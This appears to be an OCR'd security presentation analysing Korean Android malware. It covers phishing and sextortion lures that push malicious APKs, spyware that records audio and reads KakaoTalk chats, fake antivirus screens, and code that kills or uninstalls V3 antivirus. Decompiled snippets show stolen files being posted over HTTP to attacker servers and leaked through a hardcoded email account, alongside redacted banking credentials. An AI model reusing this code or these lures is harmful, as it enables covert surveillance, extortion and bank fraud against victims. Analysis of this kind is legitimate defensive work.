
TRANSLATION : Notification. (Application/ request) received. Please contact the call center for detailed inquiries.

Voice
Phishig Attack

Voice Phishing Group
(call victims)

(Case2)

TRANSLATION : Because an identity confirmation procedure will follow shortly through the number provided below, please be sure to answer your phone.



카카오톡

잠시후 아래 번호로 본인확인 인증
절차가 있으니
전화를 꼭 받아주시길 바랍니다.


0821087313974

KakaoTalk

2) Types of malicious apps


- Spy software, Sextortion, etc.

Spy software(Record, GPS..)



```
public void onCreate() {
    Log.e("****", "oncreate");
    this.context = ((Context)this);
    this.record = new AudioRecoder(this.context);
    if(Environment.getExternalStorageState().equals("mounted")){
        this.initRecDir();
    }

    this.check_MIC_or_VOICECALL();
    this.initUrl();
    this.registerGpsBroadcastReceiver();
    this.registerUsbBroadcastReceiver();
    this.telephonyManager = this.getSystemService("phone");
    this.audioManager = this.getSystemService("audio");
    this.keyManager = this.getSystemService("keyguard");
```


Famous Domestic Meessenger
(Chat Logs)



```
static {
    KakaoTalkData._DatabaseFile = "/data/data/com.kakao.talk/databases/KakaoTalk.db";
}

public KakaoTalkData() {
    super();
    this.mydb = null;
    this.strTableName = "chat_logs";
    this.strNewKakaoDataFile = null;
```

Sextortion

Inducing lewd acts
through chatting



수빈

통화 1분, 37초


수빈
???

얼굴이랑 물건 같이 보여줘..될수록

밑에 보여줘.

TRANSLATION :
Subin : Show me
the face and the
body together,
if possible, below.

Notify the failure of voice support
and then induce the installation
of an additional app.



수빈

수빈
오빠 스카이프 음성지원 설치 안하셨죠
?

나
ㅎ

뭐야그건


수빈
휴

1개의 파일 전송


음성지원4.6.apk
17Kb

malware

TRANSLATION :
Subin : Honey, you
didn't install the
Skype voice support
app, did you?



A malicious app
stealing address books




Victim’s
Friends

2) Types of malicious apps

- Bypassing security solution detection

Fake UI

TRANSLATION :
Protecting your privacy.




개인 정보를 보호하고 있습니다

Smart Banking
NH Bank


[redacted]
V3 Mobile PLUS 2.0
안전하게 보호하고 있습니다.
Copyright (C) Ahnlab,Inc. 2006-2012.All rights reserved.

Stop Anti-Virus Process




```
"android.permission.KILL_BACKGROUND_PROCESSES"

killBackgroundProcesses(Conf.LV);
Conf.LV = "com.[redacted].v3mobileplus";
```

Inhibit Anti-Virus installation (Denial of Service)



assets
baby.apk

```
<resources>
  <string name="app2">AhnLah V3 Mobile Plus 2.0
</resources>
```



V3 Mobile Plus 2.0


V3 Mobile Plus 2.0
[redacted]

2) Types of malicious apps

- Bypassing security solution detection (Cont.)

Uninstall Anti-Virus


TRANSLATION :
V3 Mobile Plus 2.0 found
one malicious code




1개의 악성코드를 발견했습니다.
악성코드를 제거하려면 아래의 앱을 삭제하세요

V3 Mobile Plus 2.0

악성코드를 발견했습니다




```
public class SelfProActivity extends Activity implements View$OnClickListener {
    private LinearLayout full_ll;

    public SelfProActivity() {
        super();
    }

    public void onClick(View arg2) {
        GeneralUtil.uninstallAPK(((Context)this), "com.      .v3mobileplus");
        GeneralUtil.uninstallAPK(((Context)this), "com.      .v3mobilesecurity.soda");
    }
```



V3 Mobile Plus 2.0

제거가 완료되었습니다.




```
public static void uninstallAPK(Context arg4, String arg5) {
    arg4.startActivity(new Intent("android.intent.action.DELETE", Uri.parse("package:" + arg5)));
}
```

TRANSLATION :
Removal has been
completed.

3) How to leak victim's data


3) How to leak victim's data

- HTTP



```
public static String Readhost() {
    String v2 = "http://[redacted].251.34:80";
    String v0 = SimplePreference.getInstance().getPreferenceString("r_host");
    if(!TextUtils.isEmpty(((CharSequence)v0))) {
        v2 = SimpleNetUtils.dhost(v0);
    }



String[] v3 = Plugin.this.loadAddress();
if(v3 != null && v3.length > 0) {
    int v23 = v3.length;
    int v22_1;
    for(v22_1 = 0; v22_1 < v23; ++v22_1) {
        String v14 = v3[v22_1];
        HttpURLConnection v10 = null;
        if(v14 != null) {
            try {
                if(!v14.isEmpty()) {
                    v10_1 = new URL("http://" + v14 + ":3883").openConnection();
                    ((HttpURLConnection)v10_1).setConnectTimeout(10000);
                    ((HttpURLConnection)v10_1).setReadTimeout(15000);
                    ((HttpURLConnection)v10_1).setRequestMethod("POST");
                    ((HttpURLConnection)v10_1).setDoOutput(true);
                    ((HttpURLConnection)v10_1).setDoInput(true);
                    ((HttpURLConnection)v10_1).setUseCaches(false);
                    ((HttpURLConnection)v10_1).setRequestProperty("Content-Type",
                            "application/x-www-form-urlencoded");
                    ((HttpURLConnection)v10_1).connect();
```

HTTP (POST/GET)



```
static {
    HttpSender.strHost = "http://[redacted].152.84";
    HttpSender.strPath = "/papa/bbs/write_update.php";
    HttpSender.strPhoneName = Build.DEVICE + ",v40";


    FileBody v0 = new FileBody(file);
    strText += HttpSender.strFingerPrint;
    HttpPost v5 = new HttpPost(HttpSender.strHost + HttpSender.strPath);
    v5.addHeader("charset", "UTF-8");
    MultipartEntity v4 = new MultipartEntity();
    v4.addPart("null", new StringBody(""));
    v4.addPart("w", new StringBody(""));
    v4.addPart("bo_table", new StringBody("01_1"));
    v4.addPart("wr_id", new StringBody(""));
    v4.addPart("sca", new StringBody(""));
    v4.addPart("sfl", new StringBody(""));
    v4.addPart("stx", new StringBody(""));
    v4.addPart("spt", new StringBody(""));
    v4.addPart("sst", new StringBody(""));
    v4.addPart("sod", new StringBody(""));
    v4.addPart("page", new StringBody(""));
    v4.addPart("wr_name", new StringBody(HttpSender.strPhoneName));
    v4.addPart("wr_password", new StringBody(""));
    v4.addPart("wr_subject", new StringBody(strTitle, Charset.forName("UTF-8")));
    v4.addPart("wr_content", new StringBody(strText, Charset.forName("UTF-8")));
    v4.addPart("wr_link1", new StringBody(""));
    v4.addPart("wr_link2", new StringBody(""));
    v4.addPart("bf_file[]", ((ContentBody)v0));
    v5.setEntity(((HttpEntity)v4));
    HttpResponse v6 = ((HttpClient)v12).execute(((HttpUriRequest)v5));
    if(v6.getStatusLine().getStatusCode() == 200 && this.inStream2String(v6.getEntity()
            getContent()).indexOf("wr_id=", 0) != -1) {
        System.out.println("upload file ok..");
        return true;
    }
```

TRANSLATION : You have no right to read articles. If you are a member, please log in to use it.

글을 읽을 권한이 없습니다.

회원이시라면 로그인 후 이용해 보십시오.


- 0103312[redacted] New Message From 010533[redacted] NEW
- 010631[redacted]: New Message From 010747[redacted] NEW
- +8210393[redacted]: New Message From 04263[redacted] NEW
- 0103312[redacted] New Message From 010735[redacted] NEW
- +8210393[redacted]: New Message From 010948[redacted] NEW

Posting data on BBS

BBS(Bulletin Board System)

3) How to leak victim's data

- SMTP




```
name=dsfw[redacted]@126.com

public static String GetUrlToolSMSPSW() {
    String v1 = "qwer1234";
```

Email address


Email password

Hard coded Hacker's Email Account



☐	✉	我	0104903[redacted]
☐	✉	我	+821064[redacted]

Victim's mobile number



사용자ID


사용자 비밀번호

출금계좌번호 (예)

계좌비밀번호

자금이체비밀번호


Banking Login Credential



성명

주민등록 번호 (예123456-1234567)

핸드폰




보안카드 일련번호

보안카드번호

01	08	15	22	29
02	09	16	23	30
03	10	17	24	31
04	11	18	25	32
05	12	19	26	33
06	13	20	27	34
07	14	21	28	35


Name,SSN,
Mobile number

Security code



SH_1407[redacted].txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
clientId:deviceid:3542[redacted] ****  accountNam:한
accountNo:11026[redacted] ****  accountPsw:0[redacted] ****  fi
+82104949[redacted].zip ****  bkType:SH ****  card: [1][redacted]
[redacted] [5][redacted] [6][redacted] [7][redacted] [8][redacted] [9][redacted] [10]
[13][redacted] [14][redacted] [15][redacted] [16][redacted] [17]  [18]
[21]  [22]  [23]  [24]  [25]  [26]
[29]  [30] ****  certPsw:[redacted] ****  person
personIdSecond:106[redacted] ****  transPsw:17[redacted]
```

